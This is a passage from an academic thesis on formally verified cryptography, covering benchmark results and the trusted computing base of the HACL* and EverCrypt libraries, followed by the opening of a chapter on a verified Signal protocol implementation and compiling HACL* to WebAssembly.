

Figure 3.17 – Avg. CPU cycles/byte to hash (SHA2-256) variable random data.

otherwise, comparing with OpenSSL's corresponding implementations. Appel verified [30] an older version of the portable OpenSSL implementation, which runs about 10% slower than the latest version reported here. Figure 3.17 provides further detail on SHA2-256. We collect the measurements on a 1.5 GHz Intel Celeron J3455 (which supports SHA-EXT [139]) with 4 GB of RAM. We evaluate both our cross-platform implementation, and our targeted implementation that leverages hardware support. In both cases, we compare to OpenSSL's equivalent implementation.

The results demonstrate the value of optimizing for particular platforms, as hardware support increases our performance for SHA2-224 and SHA2-256 by 7×, matching that of OpenSSL's best implementation. EverCrypt's portable performance generally tracks OpenSSL's, indicating a respectable fallback position for algorithms and platforms we have not yet targeted.

AEAD encryption and decryption Similarly, Figures 3.19 and 3.18 report on the performance of our AEAD algorithms, with the latter focusing on targeted implementations. We also compare against `libjc` [22], a recently released library. It includes verified, targeted implementations of Poly1305 and ChaCha20. It does not yet include a verified ChaCha-Poly implementation [172], but we combined the two primitives in an unverified implementation. We measure on a 3.6GHz Intel Core i9-9900K with 64 GB of RAM.

For cross-platform performance, we see that EverCrypt with ChaCha-Poly matches OpenSSL's equivalent, and both surpass OpenSSL's portable AES-GCM implementation. Targeting, however, boosts both EverCrypt and OpenSSL's AES-GCM implementations beyond that of even the targeted version of ChaCha-Poly. Note that EverCrypt's targeted performance meets or exceeds that of OpenSSL and achieves speeds of less than one cycle/byte for larger messages. This puts EverCrypt more than 6× ahead of the performance of the previous best verified implementation of AES-GCM [127].

Meanwhile, the performance of `libjc`'s targeted ChaCha-Poly slightly beats that of OpenSSL and EverCrypt's portable implementations, but it is ~ 4× slower than OpenSSL's targeted ChaCha-Poly and ~9-11× slower than EverCrypt's targeted AES128-GCM. We attribute this



Figure 3.18 – Cycles/byte to encrypt blocks of random data with targeted AEAD.



Figure 3.19 – Cycles/byte to encrypt blocks of random data using AEAD.

to the fact that the latter two each jointly optimize encryption and authentication together, whereas `libjc` optimizes the two primitives separately.

Curve25519 Finally, Figure 3.21 measures the performance of our implementations of Curve25519 against that of other implementations, including OpenSSL, Erbsen et al. [120] (one of the fastest verified implementations), and Oliveira et al. [187] (one of the fastest unverified implementations). All measurements are collected on an Intel Kaby Lake i7-7560 using a Linux kernel crypto benchmarking suite [114]. OpenSSL cannot be called from the kernel and was benchmarked using the same script, but in user space. All code was compiled with GCC 7.3 with flags `-O3 -march=native -mtune=native`.



Figure 3.20 – Avg. CPU cycles to perform a scalar multiplication on Curve25519. Lower is better.

Implementation	Radix	Language	CPU cy.
`donna32`	25.5	32-bit C	542436
`fiat-crypto`	25.5	32-bit C	320248
`donna64` [3]	51	64-bit C	159634
`fiat-crypto` [120]	51	64-bit C	145248
`amd64-64` [87]	51	Intel x86_64 asm	143302
`sandy2x` [88]	25.5	Intel AVX asm	135660
EverCrypt portable (*this paper*)	51	64-bit C	135636
`openssl`* [5]	64	Intel ADX asm	118604
Oliveira et al. [187]	64	Intel ADX asm	115122
EverCrypt targeted (*this paper*)	64	64-bit C + Intel ADX asm	113614

Figure 3.21 – Performance comparison between Curve25519 Implementations.

Our results show that, with optimizations from Section 3.3.4.2, EverCrypt's combined Low*+Vale implementation narrowly exceeds that of Oliveira et al. by about 1%, which in turn exceeds that of OpenSSL by 3%. We also exceed the previous best verified implementation from Erbsen et al. by 22%. To the best of our knowledge, this makes EverCrypt's implementation of Curve25519 the fastest verified on record. Notably, our optimizations also improve our portable C implementation, which is now the second fastest verified implementation, beating Erbsen et al.'s implementation by 6.6%.



Figure 3.22 – Avg. CPU Cycles to perform Ed25519 operations. Lower is better.

3.4.2 Trusted computing base of HACL* and EverCrypt

As with any verification project, we must trust the correctness of our specifications and of our verification tools.

Specifications must be trusted, since they mathematically encode the specific properties we wish to verify. For both HACL* and EverCrypt, these properties include functional specifications to define cryptographic algorithms, like SHA, and security properties that define the absence of basic digital side channels via non-interference. Specifications also encode our assumptions about the world external to our code. Specifically, for our assembly code, we inherit Vale's specification of x64 assembly semantics [127], which define how each assembly instruction affects a model of the machine state. Because Low* emits C code, we trust our spec of interoperation between C code and assembly (Section 3.3.2.1).

Since our specifications are trusted, we take multiple precautions to make them *trustworthy*. First and foremost, we endeavor to keep them small and simple. We have a total of roughly 8 KLOC (Section 3.4.1), counting whitespace and comments, compared with over 40 KLOC lines of C and assembly code. Keeping specs small and simple facilitates our second precaution: manual spec review. One team member translates specs into F* while others independently review the translation against the original informal spec (e.g., from an RFC). Finally, we ensure our specs are executable, so that we can extract them via F*'s OCaml backend; the generated code is quite inefficient but suffices to sanity check the specs on standard test vectors. This enables early detection of basic errors, such as typos or endianness issues.

On the tool side, our proofs rely on the soundness of our verification toolchain (F* and Z3). To produce executable code, we rely on F*'s backend for extracting Low*to C code [62], which can be compiled by using a verified compiler (e.g., CompCert [167]) or by trusting a faster, unverified C compiler. We also rely on an untrusted assembler and linker to produce our final executable.

These trusted tools are comparable to those found in other verification efforts; e.g., implementations verified in Coq [225] trust Coq, the Coq extraction to OCaml, and the OCaml compiler and runtime. To provide higher assurance, multiple research results show that each element of these toolchains can themselves be verified [218, 167, 183, 79, 159]. Furthermore,

several studies have confirmed that, despite the use of such complex verification toolchains, the empirical result is qualitatively better code compared with traditional software development practices [238, 123, 121]. These studies found numerous defects and vulnerabilities in traditional software, but failed to find any in the verified software itself; the only defects found were in the specifications.

Finally, like any (verified) library, HACL* and EverCrypt are subject to bugs in unverified host applications. For instance, an unverified application may misuse the API and violate a precondition by passing a key with an incorrect length for the chosen algorithm. For such unverified clients, we plan to add defensive APIs, where each array pointer comes with an extra length argument. Some other classes of bugs in unverified clients cannot be trivially mitigated: for instance, if our code is used in a web browser that contains a buffer-overflow vulnerability, then an attacker may be able to read our secret keys.

3.5 Related work

Multiple research projects have contributed to our understanding of how to produce verified cryptographic code, but none provide the performance, comprehensiveness, and convenience that developers expect from a cryptographic provider, and none investigate the challenges of agility or automatic multiplexing.

Some work verifies parts of individual algorithms, particularly portions of Curve25519. For example, Chen et al. [87] verify the correctness of a Montgomery ladder using Coq [225] and an SMT solver, while Tsai et al. [227] and Polyakov et al. [198] do so using an SMT solver and a computer algebra system. All three focus on implementations written in assembly-like languages.

Multiple papers verify a single algorithm, e.g., SHA-256 [30], HMAC instantiated with SHA-256 [104], or HMAC-DRBG [239]. Each is written in Coq using the Verified Software Toolchain [29] and yields C code, which is compiled by CompCert [167]. Using the Foundational Cryptography Framework [193], they prove the cryptographic constructions secure.

The SAW tool [112] proves the correctness of C code (via LLVM) and Java code with respect to mathematical specifications written in Cryptol. Dawkins et al. use it to verify reference implementations and simple in-house implementations of AES, ZUC, FFS, ECDSA, and the SHA-384 inner loop [226], but they do not report performance, nor verify assembly.

Fiat Crypto [120] employs a verified, generic compilation scheme from a high-level Coq specification to C code for bignum arithmetic, which enables them to generate verified field arithmetic code for several curves. The methods presented focus on modular arithmetic and do not seem directly applicable to verifying other families of crypto algorithms (e.g., hashes or ciphers).

Other works verify multiple algorithms for the same functionality, typically for elliptic curves. For example, Zinzindohoué et al. develop a generic library based on templates, and instantiate it for three popular curves [241], including Curve25519, but they report 100× performance overheads compared with C code.

Finally, Hawblitzel et al. [141] verify a variety of algorithms (RSA signing and encryption, SHA-1, SHA-256, and HMAC) in Dafny, but they are compiled and verified as a part of a larger "Ironclad" application, and they report performance overheads ranging from 30% to 100× compared with unverified implementations.

In more recent work, Almeida et al. [19], in contrast, use a domain-specific language (DSL) and verified compilation (via Coq, Dafny [166], and custom scripting) to verify memory safety and side-channel resistance, and, in more recent work [22], correctness for ChaCha20 and Poly1305 using EasyCrypt [38]. From the same team, in very-recent work, one emerges as very elegant and interesting: Almeida et al. [23] wrote an implementation of SHA3 in Jasmin which also inherit a *cryptographic security proof* in EasyCrypt [38] and we look forward to associate this work with HACL* in the future.

In the unverified space, Tuveri and Brumley propose an API for bridging the gap between cryptographic research results and deployed cryptographic systems [228] and a tool ECCKiila [45] to synthesize ECC code based on the verified Bignum generated from Fiat Crypto.

3.6 Summary and Conclusions

In this chapter, we presented the first step towards our larger objective of verifying cryptographic protocols. We presented the design, implementation, and evaluation of HACL*, HACL×N and EverCrypt, verified cryptographic libraries that implement many of the core primitives used in modern cryptography. All our code is verified to be memory safe, secret independent, and functionally correct with respect to high-level specifications. We have shown that we can deliver verified C code with excellent performance which can be integrated into production software.

Integration of this code in many products has been rich in teachings, each having its own process where many details matter, from coding-style for Linux to reproductibility of the verification and code-generation process for Mozilla Firefox. It is important to note that, even though the formal specification is the reference that should be inspected when using the code in production, the readability of the C code still highly impacts the confidence of the reviewers when integrating code. If it is easy to read and to review, it is easy to understand and trust it.

HACL* and EverCrypt continue to evolve as we add more primitives and faster implementations and we forsee a long and interesting future for these projects. The performances of our libraries are already comparable to state-of-the-art C implementations and of hand-optimized assembly code. Our results indicate that security researchers should expect far more than auditability from modern cryptographic libraries; with some effort, their full formal verification is now well within reach.

We now have a strong foundation and a methodology that can be applied for security protocol. Indeed, providing the same security guarantees (memory safety, functional correctness and secret independance) is a requirement for protocol implementations as well. However, there are two interesting aspects of higher level applications such as cryptographic protocols compared to primitives: the first one is that the functional correctness of such program may be significantly more complex than primitives; and secondly, such protocols should provide additional notions of security such as being a secure channel.

Chapter 4

Signal in F*: verifying pairwise protocols in C and Wasm

The work presented in this chapter is based upon the following publication:

[199] J. Protzenko, B. Beurdouche, D. Merigoux, and K. Bhargavan. Formally verified cryptographic web applications in webassembly. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1002–1020, Los Alamitos, CA, USA, may 2019. IEEE Computer Society

This chapter reflects my work on Signal. The formal specification and implementation were done in collaboration with D. Merigoux. The WebAssembly part of the work was led by J. Protzenko and D. Merigoux.*

Contents

4.1 Formally verified cryptographic Web applications **126**

4.2 Verified security applications in F* **129**

4.2.1 WebAssembly: a runtime environment for the Web 129

4.3 Verified Cryptography in WebAssembly **131**

4.3.1 WebAssembly HACL* 131

4.3.2 Secret Independence in WebAssembly 133

4.4 LibSignal*: Verified LibSignal in WebAssembly **136**

4.4.1 An F* specification for the Signal protocol 136

4.4.2 Linking the F* specification to a security proof 144

4.4.3 Implementing Signal in Low* 145

4.5 Summary and Conclusions **152**

4.1 Formally verified cryptographic Web applications

Modern Web applications rely on a variety of cryptographic constructions and protocols to protect sensitive user data from a wide range of attacks. For the most part, applications can rely on standard builtin mechanisms. To protect against network attacks, client-server connections are typically encrypted using the Transport Layer Security (TLS) protocol, available in all Web servers, browsers, and application frameworks like iOS, Android, and Electron. To protect stored data, user devices and server databases are often encrypted by default.

However, many Web applications have specific security requirements that require custom cryptographic mechanisms. For example, popular password managers like LastPass[4] aim to synchronize a user's passwords across multiple devices and back them up on a server, without revealing these passwords to the server. So, the password database is always stored encrypted, with a key derived from a master passphrase known only to the user. If this design is correctly implemented, even a disgruntled employee or a coercive nation-state with full access to the LastPass server cannot obtain the stored passwords. A similar example is that of a cryptocurrency wallet, which needs to encrypt the wallet contents, as well as sign and verify currency transactions.



Figure 4.1 – Secure Messaging Web App Architecture:
The application includes the official LibSignal library, which in turn uses the platform's crypto library, but also provides custom implementations for crypto primitives that are not available on all platforms. The security-critical components that we aim to verify are the core signal protocol and all the crypto code it relies on.

Secure messaging applications like WhatsApp and Skype use even more sophisticated mechanisms to provide strong guarantees against subtle attacks. For example, they provide *end-to-end security* between clients, so that a compromised or coerced server cannot read or tamper with messages. They guarantee *forward secrecy*, so that even if one of the devices used in a conversation is compromised, messages sent before the compromise are still secret. Signal also provides *post-compromise security*, such that a device for which a key was compromised can recover secrecy of future messages and continue to participate in a conversation. To obtain these guarantees, many messaging applications today rely on some variant of Signal, a cryptographic protocol designed by Marlinspike and Perrin [176, 192]. To provide a seamless experience to users, most Web applications are implemented for multiple platforms; e.g. native apps for iOS and Android, Electron apps that work on most desktop operating systems, installable browser extensions for specific browsers, or a website version accessible from any Web browser. Except for the native

apps, these are all written in JavaScript. For example, most Signal-based messaging apps use the official LibSignal library, which has C, Java, and JavaScript versions. The desktop versions of WhatsApp and Skype use the JavaScript version, as depicted in Figure 4.1.

In this chapter, we are concerned with the question of how we can gain higher assurance in the implementations of such cryptographic Web applications. The key novelty of our work is that we target WebAssembly rather than general JavaScript. We show how to build verified implementations of cryptographic primitives so that they can be deployed both within platform libraries (via a C implementation) and within pure JavaScript apps (via a WebAssembly implementation). We show how to build a verified implementation of the Signal protocol (as a WebAssembly module) and use it to develop a drop-in replacement for LibSignal-JavaScript.

WebAssembly Introduced in 2017, WebAssembly [140] is a portable execution environment supported by all major browsers and Web application frameworks. It is designed to be an alternative to, but interoperable with, JavaScript.

WebAssembly defines a compact, portable instruction set for a stack-based machine. The language is made up of standard arithmetic, control-flow, and memory operators. The language only has four value types: floating-point and signed numbers, both 32-bit and 64-bit. Importantly, WebAssembly is *typed*, meaning that a well-typed WebAssembly program can be safely executed without fear of compromising the host machine (WebAssembly relies on the OS page protection mechanism to trap out-of-memory accesses). This allows applications to run independently and generally deterministically. WebAssembly applications also enjoy superior performance, since WebAssembly instructions can typically be mapped directly to platform-specific assembly.

Interaction with the rest of the environment, e.g. the browser or a JavaScript application, is done via an import mechanism, wherein each WebAssembly module declares a set of imports whose symbols are resolved when the compiled WebAssembly code is dynamically loaded into the browser. As such, WebAssembly is completely platform-agnostic (it is portable) but also Web-agnostic (there is no mention of the DOM or the Web in the specification). This clean-slate design, endorsed by all major browsers, yields a language that has cleaner semantics, both on paper [140] and in mechanized rules [236]. As such, WebAssembly provides a better basis for reasoning about correctness than JavaScript, as one does not need to deal with a large semantics rife with corner cases [138, 77]. Indeed, analysis tools for WebAssembly are beginning to emerge. For example, CT-WebAssembly [206] aims to statically rule out some classes of side-channel violations by extending the WebAssembly semantics.

Our approach is to compile WebAssembly code from formally verified source code written in Low [62]. As far as we know, this is the first verification toolchain for WebAssembly that supports correctness, memory safety, and side-channel resistance*[1].

Verified cryptography for WebAssembly Programmers, when authoring Web applications, have very few options when it comes to efficient, trustworthy cryptographic libraries. When running within a browser-like environment, the W3C WebCrypto API [8] provides a limited choice of algorithms, while imposing the restriction that all code calling into WebCrypto

1. This applies for the compilation process, not for the execution, where the WebAssembly runtime provides no guarantee.

must be asynchronous via the mandatory use of promises. This entails that WebAssembly code cannot call WebCrypto, since it does not support async functions. When running within a framework like Electron, programmers can use the crypto package, which calls OpenSSL under the hood and hence supports more algorithms, but requires trust in a large unverified library. In both these scenarios, the main restriction is perhaps the lack of novel algorithms: for a new algorithm to be available, the W3C must adopt a new standard, and all browsers must implement it; or, OpenSSL must implement it, issue a release, and binaries must percolate to all target environments. For example, modern cryptographic standards such as Curve25519, ChaCha20, Poly1305, SHA-3 or Argon2i are not available in WebCrypto or older versions of OpenSSL. Another problem is that applications like Signal may use a non-standard version of Ed25519 or some hipster [2] crypto that is nowhere in the pipeline e.g. for zero-knowledge proofs.

When an algorithm is not available on all platforms, Web developers rely on hand-written, unverified JavaScript implementations or compile such implementations from unverified C code via Emscripten. In addition to correctness questions, this JavaScript code is often vulnerable to new timing attacks. We aim to address this issue, by providing application authors with a verified crypto library that can be compiled to both C and WebAssembly: therefore, our library is readily available in both native and Web environments.

Verified protocol code in WebAssembly Complex cryptographic protocols are hard to implement correctly, and correctness flaws (e.g. [55]) or memory-safety bugs (e.g. HeartBleed) in their code can result in devastating vulnerabilities. A number of previous works have shown how to verify cryptographic protocol implementations to prove the absence of some of these kinds of bugs. In particular, implementations of TLS in F# [68], C [107], and JavaScript [61] have been verified for correctness, memory safety, and cryptographic security. An implementation of a non-standard variant of Signal written in a subset of JavaScript was also verified for cryptographic security [154], but not for correctness.

We propose to build and verify a fully interoperable implementation of the core Signal protocol in Low* for memory safety and functional correctness with respect to a high-level specification of the protocol in F*. We derive a formal model from this specification and verify its symbolic security using the protocol analyzer ProVerif [74]. We then compile our Low* code to WebAssembly and embed it within a modified version of LibSignal-JavaScript to obtain a drop-in replacement for LibSignal for use in JavaScript Web applications.

The following section demonstrates the applicability of our approach, by compiling an existing library, HACL*, to WebAssembly, and validating that the generated code enjoys side-channel resistance in Section 4.3.1 at source level. Finally, we introduce our novel Signal implementation Signal* in Section 4.4 and explain its design and verification results.

2. Busted!! During the defense, Peter Schwabe asked me for a definition. Generally I may refer to "hipster crypto" for cutting edge crypto that has yet to be exhaustively studied by the community ;)

4.2 Verified security applications in F*

4.2.1 WebAssembly: a runtime environment for the Web

WebAssembly is the culmination of a series of experiments (NaCl, PNaCl, asm.js) whose goal was to enable Web developers to write high-performance assembly-like code that can be run within a browser. Now with WebAssembly, programmers can target a portable, compact, efficient binary format that is supported by Chrome, Firefox, Safari and Edge. For instance, Emscripten [240], a modified version of LLVM, can generate WebAssembly. The code is then loaded by a browser, JIT'd to machine code, and executed. This means that code written in, say, C, C++ or Rust, can now be run efficiently on the web.

WebAssembly delivers better security Previous works attempted to protect against the very loose, dynamic nature of JavaScript (extending prototypes, overloading getters, rebinding `this`, etc.) by either defining a "safe" subset [223, 64], or using a hardening compilation scheme [126, 217]. By contrast, none of the JavaScript semantics leak into WebAssembly, meaning that reasoning about a WebAssembly program within a larger context boils down to reasoning about the boundary between WebAssembly and JavaScript.

From a security standpoint, this is a substantial leap forward, but some issues still require attention. First, the boundary between WebAssembly and JavaScript needs to be carefully audited: the JavaScript code is responsible for setting up the WebAssembly memory and loading the WebAssembly modules. This code must use defensive techniques, e.g. make sure that the WebAssembly memory is suitably hidden behind a closure. Second, the whole module loading process needs to be reviewed, wherein one typically assumes that the network content distribution is trusted, and that the WebAssembly API cannot be tampered with (e.g. `Module.instantiate`).

Another benefit of the separation between WebAssembly and JavaScript is that:

> Each WebAssembly module executes within a sandboxed environment separated from the host runtime using fault isolation techniques. This implies:
>
> Applications execute independently, and can't escape the sandbox without going through appropriate APIs. Applications generally execute deterministically with limited exceptions.

Using WebAssembly now The flagship toolchain for compiling to WebAssembly is Emscripten [240], a compiler from C/C++ to JavaScript that combines LLVM and Binaryen, a WebAssembly-specific optimizer and code emitter.

Emscripten emulates a classic execution environment, e.g. providing a virtual filesystem, or implementing the SDL graphics headers using the WebGL browser API. It uses LLVM internally for optimization passes, then delegates the final WebAssembly-specific optimizations and code-generation to Binaryen, a custom tool. Using Emscripten, several large projects, such as the Unity and Unreal game engines, or the Qt Framework have been ported to WebAssembly. Similarly, existing managed languages such as OCaml or .NET have seen their runtime system ported to WebAssembly.

Some programmers may want to bypass the overhead of the Emscripten runtime environment and emit WebAssembly code directly. This can be achieved in several ways. One may

write a Wasm backend directly, which can prove tedious for a large, general-purpose language. Alternatively, one may reuse the Binaryen tool; designed for reusability, it can serve either as an offline Wasm-to-Wasm optimizer, or as a compiler backend, accepting input in the form of a Control-Flow Graph (CFG). LLVM now has the ability to directly emit WebAssembly code without going through Binaryen; this has been used successfully by Rust and Mono.

Cryptographic libraries have been successfully ported to WebAssembly using Emscripten. The most popular one is libsodium, which owing to its relatively small size and simplicity (no plugins, no extensibility like OpenSSL), has successfully been compiled to both JavaScript and WebAssembly.

Issues with the current toolchain The core issue with the current toolchains is both the complexity of the tooling involved and its lack of auditability. Trusting libsodium to be a correct cryptographic library for the web involves trusting, in order: that the C code is correct, something notoriously hard to achieve; that LLVM introduces no bugs; that the runtime system of Emscripten does not interfere with the rest of the code; that the Binaryen tool produces correct WebAssembly code; that none of these tools introduce side-channels; that the code is sufficiently protected against attackers. Finally, it implies trusting the WebAssembly runtime to preserve all of this through the execution.

In short, the trusted computing base (TCB) is very large. The source language, C, is difficult to reason about. Numerous tools intervene, each of which may be flawed in a different way. The final WebAssembly (and JavaScript) code, being subjected to so many transformations and optimizations, can neither be audited or related to the original source code.

For these reasons, we choose a different toolchain based on F* that enables not only source verification, but also involves a smaller amount of tooling that can be easily audited.

4.3 Verified Cryptography in WebAssembly

We now describe the first application of our toolchain: WHACL*, a WebAssembly version of the (previously existing) verified HACL* crypto library [242]. Compiling such a large body of code demonstrates the viability of our toolchain approach. In addition, we validate the generated code using a new secret independence checker for WebAssembly.

HACL* is a choice application for our toolchain: it implements many of the newer cryptographic algorithms that are supported by neither WebCrypto nor older versions of OpenSSL. Indeed, WebCrypto supports none of: the Salsa family; Poly1305; or any of the Curve25519 family of APIs [8]. In contrast, WebAssembly is already available for 81% [2] of the userbase, and this number is only going to increase.

Furthermore, developers now have access to a unified verified cryptographic library for both their C and Web-based applications; rather than dealing with two different toolchains, a single API is used for both worlds. This comes in contrast to applications that use various unverified versions of platform-specific crypto libraries through C, Java, or JavaScript APIs.

4.3.1 WebAssembly HACL*

We successfully compiled all the algorithms above to WebAssembly using KreMLin, along with their respective test suites, and dub the resulting library WHACL*, for Web-HACL*, a novel contribution. All test vectors pass when the resulting WebAssembly code is run in a browser or in node.js, which serves as experimental validation for our compiler.

Once compiled to WebAssembly, there are several ways clients can leverage WHACL*. In a closed-world setting, the whole application can be written in Low*, meaning one compiles the entire client program with KreMLin in a single pass (which we do with Signal* in Section 4.4). In this scenario, JavaScript only serves as an entry point, and the rest of the program execution happens solely within WebAssembly. KreMLin automatically generates boilerplate code to: load the WebAssembly modules; link them together, relying on JavaScript for only a few library functions (e.g. for debugging).

In an open-world setting, clients will want to use WHACL* from JavaScript. We rely on the KreMLin compiler to ensure that only the top-level API of WHACL* is exposed (via the `exports` mechanism of WebAssembly) to JavaScript. These top-level entry points abide by the restrictions of the WebAssembly-JavaScript FFI, and only use 32-bit integers (64-bit integers are not representable in JavaScript). Next, we automatically generate a small amount of glue code; this code is aware of the KreMLin compilation scheme, and takes JavaScript `ArrayBuffers` as input, copies their contents into the WebAssembly memory, calls the top-level entry point, and marshals back the data from the WebAssembly memory into a JavaScript value. We package the resulting code as a portable node.js module for easy distribution.

This way, we achieve a more idiomatic API that is better-suited for JavaScript clients. Furthermore, we hide the internal implementation details and the client need not be aware of WebAssembly. This wrapper is unverified.

Performance In Figure 4.2, we benchmarked and compared the performance of three WebAssembly cryptographic libraries: (A) HACL* compiled to C via KreMLin then compiled to

Primitive (blocksize, #rounds)	(A)	(B)	(C)
ChaCha20 alt (4kB, 100k)	2.8 s	1.74 s	4.1 s
ChaCha20 (4kB, 100k)	2.8 s	1.74 s	8.3 s
SHA2_256 (16kB, 10k)	1.8 s	1.84 s	3.5 s
SHA2_512 (16kB, 10k)	1.3 s	1.21 s	3.4 s
Poly1305_32 (16kB, 10k)	0.15 s	0.19 s	0.4 s
Curve25519 (1k)	0.7 s	0.15 s	2.5 s
Ed25519 sign (16kB, 1k)	3.0 s	0.27 s	10.0 s
Ed25519 verify (16kB, 1k)	3.0 s	0.24 s	10.0 s

Figure 4.2 – Performance evaluation of HACL*. (A) is HACL*/C, (B) is libsodium and (C) is WHACL*.

WebAssembly via Emscripten, (B) libsodium compiled to WebAssembly via Emscripten, and (C) our KreMLin-compiled WHACL*. We measured, for each cryptographic primitive, the execution time of batches of 1 to 100 thousand operations on a machine equipped with an Intel i7-8550U processor.

